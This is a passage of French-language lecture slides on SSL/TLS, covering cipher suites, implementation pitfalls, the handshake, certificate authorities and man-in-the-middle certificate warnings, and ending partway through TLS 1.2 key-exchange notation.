
Attaque “Man in the middle”



Attaque “Man in the middle”




Attaque “Man in the middle”



Outline

Le protocole SSL/TLS

- Protocole de *sécurisation des échanges* sur Internet
- Mode *client-serveur*, au dessus de *TCP*



Le protocole SSL/TLS

- Permet de garantir
  - l'*authentification* du serveur
  - la *confidentialité* des données échangées
  - l'*intégrité* et l'*authentification de l'origine* des données échangées
  - l'*authentification* du client (optionnel)
- Permet d'encapsuler de manière transparente des protocoles de la *couche application*
  - HTTP (80) → HTTP*S* (443)
  - IMAP (143) → IMAP*S* (993)
  - POP3 (110) → POP3*S* (995)
  - *STARTTLS* (pour IMAP, POP3, SMTP, FTP, etc.) sur le *même port*

Un peu d'histoire

- Au début, *SSL* (*Secure Sockets Layer*), développé par Netscape
  - SSL 1.0 (1994) : protocole théorique, jamais utilisé
  - SSL 2.0 (1995-2011) : première version utilisée
  - SSL 3.0 (1996-. . . , RFC 6101) : dernière version, sur laquelle TLS sera basé
- Puis *TLS* (*Transport Layer Security*), développé par l'IETF (*Internet Engineering Task Force*)
  - TLS 1.0 (1999-. . . , RFC 2246) : successeur de SSL, diverses amélioration jusqu'en 2002
  - TLS 1.1 (2006-. . . , RFC 4346)
  - TLS 1.2 (2008-. . . , RFC 5246)
  - TLS 1.3 (2017 -. . . , Under discussion)
- *Compatibilité* des serveurs HTTPS (source : SSL Pulse, mars 2016)

SSL 2.0	SSL 3.0	TLS 1.0	TLS 1.1	TLS 1.2
8,4 %	26,8 %	98,2 %	71,9 %	74,2 %

Mécanismes cryptographiques dans TLS

- TLS offre le choix entre *plusieurs mécanismes cryptographiques* pour être capable de s'adapter aux *contraintes* de chaque application et de chaque système
- *Authentification* du serveur (et du client, optionnellement) :
  - clé publique : RSA, DSS, ECDSA
  - clé secrète ou mot de passe partagé : PSK (*Pre-Shared Key*), SRP (*Secure Remote Password*)
  - pas d'authentification : ANON
- *Échange de clés* :
  - clé publique (toujours la même clé privée côté serveur) : RSA
  - Diffie-Hellman statique (même problème) : DH, ECDH
  - clé secrète ou mot de passe partagé : PSK, SRP
  - Diffie-Hellman éphémère (clés privées *propres à chaque connexion* ; garantit la *forward secrecy*) : DHE, ECDHE

Mécanismes cryptographiques dans TLS

- *Chiffrement* :
  - chiffrement par bloc : AES-CBC, 3DES-CBC, DES-CBC, etc.
  - chiffrement par bloc avec mode authentifiant : AES-CCM, AES-GCM, etc.
  - chiffrement par flot : RC4
  - pas de chiffrement : NULL
- *Intégrité* et *authentification de l'origine* des messages :
  - HMAC : HMAC-MD5, HMAC-SHA1, HMAC-SHA256, etc.
  - mode authentifiant du chiffrement par bloc : AEAD
- Une combinaison de ces mécanismes est appelée *cipher suite*
  - par exemple : TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
- En bonus, TLS peut aussi supporter un *mode de compression* des données : NULL ou DEFLATE

Quelques chiffres sur SSL/TLS

- plus de 50 RFC
- 5 versions à ce jour
- plus de 300 suites cryptographiques
- plus de 20 extensions
- des fonctionnalités intéressantes: compression, renégociation, reprise de session (2 méthodes), une dizaine d'implémentations connues, mais combien d'implémentations maison ?

Implementation

Quelle réponse peut attendre un client proposant les suites cryptographiques suivantes : AES128-SHA et ECDH-ECDSA-AES128-SHA ?

- A: AES128-SHA
- B: ECDH-ECDSA-AES128-SHA
- C: une alerte
- D: la réponse RC4-MD5

Une suite cryptographique est représentée par un entier sur 16 bits.
Pendant longtemps, toutes les suites étaient de la forme 00 XX
Pourquoi perdre du temps à regarder l'octet de poids fort
Code pour RC4-MD5 = 00 05
Code pour ECDH-ECDSA-AES128-SHA = C0 05

Client Hello 258 octets

Un ClientHello TLS dont la taille est comprise entre 256 et 511 peut être confondu avec un ClientHello SSLv2 !

16	03	01	01	02

TLS


Type	Version	longueur
HS	TLS 1.0	258

SSLv2

longueur	Pad	Type
5635	...	CH

01 correspond à un ClientHello ainsi 1603 devient 5635 octets !

High level


Client
Server
ClientHello
ServerHello
Certificate
ServerHelloDone
ClientKeyExchange
ChangeCipherSpec
Finished
ChangeCipherSpec
Finished
Données applicatives

TLS

TLS = 5 protocoles

- *Handshake*, connexion sécurisée entre le client et le serveur
- *Change Cipher Spec*, nouvelle clef de session va être utilisée
- *Alert* ⇒ Warning ou Fatal
- *Application Data*, encapsulation des données après Handshake
- *TLS Record*, encapsule puis relaye les données (Chiffremennt symétrique et MAC)

Établissement d'une connexion SSL/TLS

- Contexte : un *client* souhaite établir une connexion SSL/TLS avec un *serveur*
- Objectifs :
  - se mettre d'accord sur une *cipher suite commune*
  - *authentifier* le serveur
  - échanger des *clés secrètes* pour le chiffrement et l'authentification des messages
- Protocole de *handshake* en 4 étapes

Handshake SSL/TLS simple

1. *Client* → *Serveur*
   - `ClientHello` : plus haute version du protocole supportée, liste des *cipher suites* et modes de compression supportés
2. *Serveur* → *Client*
   - `ServerHello` : version du protocole, *cipher suite* et mode de compression choisis
   - `Certificate` (opt.) : la clé publique du serveur dans un certificat X.509 permettant d'en vérifier l'authenticité
   - `ServerKeyExchange` (opt.) : une clé publique Diffie-Hellman pour l'échange de clés
   - `ServerHelloDone`

Handshake SSL/TLS simple

3. *Client* → *Serveur*
   - `ClientKeyExchange` : soit un secret (*PreMasterKey*) chiffré avec la clé publique du serveur, soit une clé publique Diffie-Hellman pour l'échange de clés
   - `ChangeCipherSpec` (marque la fin du *handshake* côté client)
   - `Finished` : message chiffré et authentifié contenant un MAC des messages précédents du *handshake*
4. *Serveur* → *Client* (si le `Finished` du client est valide)
   - `ChangeCipherSpec` (marque la fin du *handshake* côté serveur)
   - `Finished` : message chiffré et authentifié contenant un MAC des messages précédents du *handshake*
5. Si le `Finished` du serveur est aussi valide, la connexion est établie

Authentification du serveur

- Dans le *handshake* précédent, le serveur envoie *lui-même* sa *clé publique* afin d'*authentifier ses messages*
  → N'y a-t-il pas comme un problème ?
- Comment *vérifier l'authenticité de la clé publique* du serveur ?
  - Clé publique *signée par le serveur* ?
    → La vérification nécessite de faire confiance à la clé publique...
  - Clé publique *signée par une tierce partie* (appelée *autorité de certification*, ou CA) ?
    → OK, mais comment vérifier cette signature ?
  - Clé publique *signée par un CA*, et *clé publique du CA* ?
    → Comment vérifier l'*authenticité de la clé publique du CA* ?
    On a juste déplacé le problème...
- Il s'agit d'un problème difficile, qui nécessite la mise en place d'une *infrastructure à clés publiques* (ou PKI)

Infrastructure à clés publiques

- Permet de répondre à la question :

  Comment faire confiance à une clé publique ?

- Certificat : *signature de la clé publique* par un tiers de confiance
- Infrastructures possibles :
  - hiérarchique : *autorités de certification* (SSL/TLS et X.509, EMV)
  - décentralisée : *réseau de confiance* (PGP, GnuPG)

Autorités de certification

- Différents niveaux :
  - *CA racines* : peuvent certifier les *clés publiques d'autres CA*
  - *CA intermédiaires* : en général, *ne peuvent pas* certifier d'autres CA
    → certifient les *clés publiques des serveurs*
- Chaîne de certification :


$$\textit{CA racine} \xrightarrow{\text{signe}} \textit{CA 1} \xrightarrow{\text{signe}} \textit{CA 2} \xrightarrow{\text{signe}} \textit{Serveur}$$

- *Authentification* : le serveur envoie trois certificats
  - sa propre *clé publique*, *signée* par CA 2
  - la *clé publique* de CA 2, *signée* par CA 1
  - la *clé publique* de CA 1, *signée* par CA racine
- *Vérification* : si le client connaît (et fait confiance à) la *clé publique de CA racine*, il peut vérifier la validité de *tous les certificats*


Autorités de certification

- Toujours les mêmes problèmes :
  - comment obtenir la *clé publique des CA racines* ?
  - *quelle confiance* leur accorder ?
- Liste de *CA racines de confiance* maintenue par les *navigateurs*
  - actuellement, 80+ *CA racines* intégrés dans Firefox
  - mais comment *avoir confiance en le navigateur* que l'on télécharge ?!
    → *contrôle d'intégrité et d'authenticité* de l'archive téléchargée ?
    → *problème de la poule et de l'œuf*...
- *Attention à la sécurité des CA* (racines et intermédiaires) !
  - si la *clé privée* d'un CA est compromise : *émission de faux certificats* p.ex. *DigiNotar* en 2011 : 500 faux certificats, dont `*.google.com`
  - *audits de sécurité* réguliers
  - *mécanisme de révocation* de certificats compromis : CRL (*Certificate Revocation List*) ou OCSP (*Online Certificate Status Protocol*)


Application : TLS Handshake



Application : TLS



Application :



AC est inconnue du magasin de certificats.

Application :

Cette connexion n'est pas certifiée

Vous avez demandé à Iceweasel de se connecter de manière sécurisée à **static.ak.facebook.com**, mais nous ne pouvons pas confirmer que votre connexion est sécurisée.

Normalement, lorsque vous essayez de vous connecter de manière sécurisée, les sites présentent une identification certifiée pour prouver que vous vous trouvez à la bonne adresse. Cependant, l'identité de ce site ne peut pas être vérifiée.

Que dois-je faire ?

Si vous vous connectez habituellement à ce site sans problème, cette erreur peut signifier que quelqu'un essaie d'usurper l'identité de ce site et vous ne devriez pas continuer.

Sortir d'ici !

Détails techniques

static.ak.facebook.com utilise un certificat de sécurité invalide.

Le certificat n'est valide que pour les noms suivants :
a248.e.akamai.net , *.akamaihd.net , *.akamaihd-staging.net

(Code d'erreur : ssl_error_bad_cert_domain)

Je comprends les risques

- Soit le site Web est faux
- Soit des certificats distincts sont créés pour des sites distincts
- Soit il faut ajouter une valeur dans un champ

Outline

TLS 1.2 Handshake (AKE)

Client (C): Pick N_C and KE_C

C $\rightarrow$ S : N_C, ciphers, ext

Server (S): Pick N_S and has (PK_S, SK_S)

S $\rightarrow$ C : N_s, $Cert_S$, ciphers, ext

where $Cert_S = \{S, PK_S\}_{CA}$

Client checks $Cert_S$, computes pmk

$msk = HMAC(pmk; N_C||N_S)$

$K_C||K_S = HMAC(msk; 0||N_C||N_S)$

$Fin_c = HMAC(msk; 1||\tau)$ where τ is the transcript of previous messages

C $\rightarrow$ S : $KE_C||\{Fin_c\}_{K_C}$

S computes pmk, msk, $K_C||K_S$, checks Fin_c, computes

$Fin_S = HMAC(msk; 2||\tau)$

S $\rightarrow$ C : $\{Fin_S\}_{K_S}$

Checks Fin_s

How to compute pre-master key (pmk) ? 3 modes

TLS 1.2 RSA for computing pre-master key (pmk)

Most used.
Client (C): Pick N_c and KE_C
C $\rightarrow$ S : N_C
Server (S): Pick N_s and has (PK_S, SK_S) (RSA Key)
S $\rightarrow$ C : N_s, $Cert_S$
Client checks $Cert_S$, choose $pmk \in_R \{0,1\}^{8*48}$
$KE_C = RSA_{PK_S}(pmk)$
C $\rightarrow$ S : KE_C
S finds pmk by decrypting with SK_S associated to PK_S.

TLS 1.2 DH for computing pre-master key (pmk)

Client (C): Pick N_c
C $\rightarrow$ S : N_C
Server (S): Picks N_s and $KE_S = g^{ke_S} \mod p$ (DH Public Key)
S $\rightarrow$ C : N_s, $Cert(KE_S)$, KE_S
Client checks $Cert(KE_S)$, choose $ke_C \in_R \{0, q-1\}$
$KE_C = g^{ke_C} \mod p$, $pmk = KE_S^{ke_C} \mod p$
C $\rightarrow$ S : KE_C
S computes $pmk = KE_C^{ke_s} \mod p$.

TLS 1.2 DHE (Ephemeral) for pre-master key (pmk)

Client (C): Pick N_c
C $\rightarrow$ S : N_C
